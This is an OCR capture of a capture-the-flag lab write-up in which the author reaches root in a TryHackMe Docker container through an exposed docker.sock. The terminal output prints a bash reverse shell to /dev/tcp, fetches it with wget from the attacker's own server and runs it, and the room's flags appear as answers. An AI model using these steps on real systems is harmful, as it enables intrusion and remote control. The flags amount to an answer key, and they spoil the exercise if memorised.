
Demonstrated the process of initial reconnaissance, exploiting the Influx database, and exploiting the Docker container.


Accomplished the objective by gaining a foothold on the machine, privilege escalation, and escaping the Docker container.


Found two flags: one for privilege escalation and one for escaping the Docker container.


Q: /root/root.txt


A: THM{5qsDivHdCi2oabwp}



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82
5:48
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
uzJk6Ry98d8C@0d22c2cc510a:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@0d22c2cc510a:~$ whoami
uzJk6Ry98d8C
uzJk6Ry98d8C@0d22c2cc510a:~$ uname -a
Linux 0d22c2cc510a 3.16.0-11-amd64 #1 SMP Debian 3.16.84-1 (2020-06-09) x86_64 GNU/Linux
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run
lrwxrwxrwx 1 root root 4 Jun 20 2017 /var/run → /run
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run/
total 28
drwxr-xr-x 5 root root 4096 Mar 5 02:35 .
drwxr-xr-x 62 root root 4096 Mar 5 02:35 ..
srw-rw-rw- 1 root influxdb 0 Mar 5 01:36 docker.sock
drwxrwxrwt 2 root root 4096 Jun 20 2017 lock
drwxr-xr-x 2 root root 4096 Mar 5 01:37 sshd
-rw-r--r-- 1 root root 3 Mar 5 01:37 sshd.pid
drwxr-xr-x 2 root root 4096 May 18 2021 systemd
-rw-rw-r-- 1 root utmp 384 Mar 5 02:35 utmp
uzJk6Ry98d8C@0d22c2cc510a:~$ ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.5 20048 2772 ? Ss 01:37 0:00 /bin/bash -c chmod a+rw /var/run/docker.sock && service ssh start & /bin/su uzJk6R
root 8 0.0 0.5 44764 2732 ? S 01:37 0:00 /bin/su uzJk6Ry98d8C -c /initializeandquery.sh & /entrypoint.sh influxd
uzJk6Ry+ 19 0.0 0.4 11620 2288 ? Ss 01:37 0:00 bash -c /initializeandquery.sh & /entrypoint.sh influxd
uzJk6Ry+ 20 0.1 0.4 11676 2492 ? S 01:37 0:03 /bin/bash /initializeandquery.sh
uzJk6Ry+ 21 0.5 9.9 379236 50348 ? Sl 01:37 0:19 influxd
root 34 0.0 0.5 55184 2848 ? Ss 01:37 0:00 /usr/sbin/sshd
uzJk6Ry+ 6829 0.0 0.5 19652 2704 ? S 01:39 0:00 socat TCP-LISTEN:8080,reuseaddr,fork UNIX-CLIENT:/var/run/docker.sock
root 16964 0.0 1.1 80032 5892 ? Ss 02:34 0:00 sshd: uzJk6Ry98d8C [priv]
uzJk6Ry+ 17030 0.0 0.8 80032 4356 ? S 02:35 0:00 sshd: uzJk6Ry98d8C@pts/0
uzJk6Ry+ 17047 0.0 0.6 20260 3256 pts/0 Ss 02:35 0:00 -bash
uzJk6Ry+ 17807 0.0 0.1 4240 696 ? S 02:39 0:00 sleep 5
uzJk6Ry+ 17808 0.0 0.4 17508 2084 pts/0 R+ 02:39 0:00 ps -aux
uzJk6Ry98d8C@0d22c2cc510a:~$
uzJk6Ry98d8C@0d22
uzJk6Ry98d8C@0d22
logout
Connection to 10.
(kali㉿kali)-[
$ sudo ssh uzJk
uzJk6Ry98d8C@10.1
The programs incl
the exact distrib
individual files
Debian GNU/Linux
permitted by appl
Last login: Tue M
uzJk6Ry98d8C@0d2
Right Ctrl
Search
05:48
05/03/2024


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82 5:48
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
uzJk6Ry98d8C@0d22c2cc510a:~$ cat user.txt
THM{V4w4FhBmtp4RFDti}
uzJk6Ry98d8C@0d22c2cc510a:~$ whoami
uzJk6Ry98d8C
uzJk6Ry98d8C@0d22c2cc510a:~$ uname -a
Linux 0d22c2cc510a 3.16.0-11-amd64 #1 SMP Debian 3.16.84-1 (2020-
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run
lrwxrwxrwx 1 root root 4 Jun 20 2017 /var/run → /run
uzJk6Ry98d8C@0d22c2cc510a:~$ ls -al /var/run/
total 28
drwxr-xr-x 5 root root 4096 Mar 5 02:35 .
drwxr-xr-x 62 root root 4096 Mar 5 02:35 ..
srw-rw-rw- 1 root influxdb 0 Mar 5 01:36 docker.sock
drwxrwxrwt 2 root root 4096 Jun 20 2017 lock
drwxr-xr-x 2 root root 4096 Mar 5 01:37 sshd
-rw-r--r-- 1 root root 3 Mar 5 01:37 sshd.pid
drwxr-xr-x 2 root root 4096 May 18 2021 systemd
-rw-rw-r-- 1 root utmp 384 Mar 5 02:35 utmp
uzJk6Ry98d8C@0d22c2cc510a:~$ ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME
root 1 0.0 0.5 20048 2772 ? Ss 01:37 0:00
root 8 0.0 0.5 44764 2732 ? S 01:37 0:00
uzJk6Ry+ 19 0.0 0.4 11620 2288 ? Ss 01:37 0:00
uzJk6Ry+ 20 0.1 0.4 11676 2492 ? S 01:37 0:03
uzJk6Ry+ 21 0.5 9.9 379236 50348 ? Sl 01:37 0:19
root 34 0.0 0.5 55184 2848 ? Ss 01:37 0:00
uzJk6Ry+ 6829 0.0 0.5 19652 2704 ? S 01:39 0:00
root 16964 0.0 1.1 80032 5892 ? Ss 02:34 0:00
uzJk6Ry+ 17030 0.0 0.8 80032 4356 ? S 02:35 0:00
uzJk6Ry+ 17047 0.0 0.6 20260 3256 pts/0 Ss 02:35 0:00
uzJk6Ry+ 17807 0.0 0.1 4240 696 ? S 02:39 0:00
uzJk6Ry+ 17808 0.0 0.4 17508 2084 pts/0 R+ 02:39 0:00
uzJk6Ry98d8C@0d22c2cc510a:~$
uzJk6Ry98d8C@0d22c2cc510a:~$ ^C
uzJk6Ry98d8C@0d22c2cc510a:~$ exit
logout
Connection to 10.10.219.55 closed.
(kali㉿kali)-[~]
$ sudo ssh uzJk6Ry98d8C@10.10.219.55 -L 8080:localhost:8080 -p 2222
uzJk6Ry98d8C@10.10.219.55's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 5 02:43:10 2024 from ip-10-8-31-86.eu-west-1.compute.internal
uzJk6Ry98d8C@0d22c2cc510a:~$
Search
05:48
05/03/2024


localhost:8080/containers/json
60%
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Tryhackme Attacktive ... Welcome | Learn to Cl...
JSON Raw Data Headers
Search
05:49



kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82 6:01
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
var
(kali㉿kali)-[~]
$ echo 'bash -i >& /dev/tcp/10.8.31.86/4545 0>&1' > shell.sh
(kali㉿kali)-[~]
$ docker -H tcp://localhost:8080 container exec sweettoothinc wget http://10.8.3
1.86:8000/shell.sh
(kali㉿kali)-[~]
$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var
(kali㉿kali)-[~]
$ sudo python3 -m http.server
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.219.55 - - [05/Mar/2024 06:01:07] "GET /shell.sh HTTP/1.1" 200 -
Search
06:01
05/03/2024







Q: The second /root/root.txt

A: THM {nY2ZahyFABAmjrnx}


kali (Snapshot 4) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.10.14.82 6:12
kali@kali: ~
File Actions Edit View Help
kali@kali: ~/Downloads
kali@kali: ~
kali@kali: ~
kali@kali: ~
kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc ls
bin
boot
dev
entrypoint.sh
etc
home
initializeandquery.sh
lib
lib64
media
mnt
opt
proc
root
run
sbin
shell.sh
srv
sys
tmp
usr
var
┌──(kali㉿kali)-[~]
└─$ docker -H tcp://localhost:8080 container exec sweettoothinc bash -i shell.sh
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
┌──(kali㉿kali)-[~]
└─$ nano shell.sh
var
root@0d22c2cc510a:/# cd home
cd home
root@0d22c2cc510a:/home# ls
ls
uzJk6Ry98d8C
root@0d22c2cc510a:/home# cd Desktop
cd Desktop
bash: cd: Desktop: No such file or directory
root@0d22c2cc510a:/home# locate desktop
locate desktop
bash: locate: command not found
root@0d22c2cc510a:/home# locate flag
locate flag
bash: locate: command not found
root@0d22c2cc510a:/home# cd /root
cd /root
root@0d22c2cc510a:/root# ls
ls
root.txt
root@0d22c2cc510a:/root# cat root.txt
cat root.txt
THM{5qsDivHdCi2oabwp}
root@0d22c2cc510a:/root# df -h
df -h
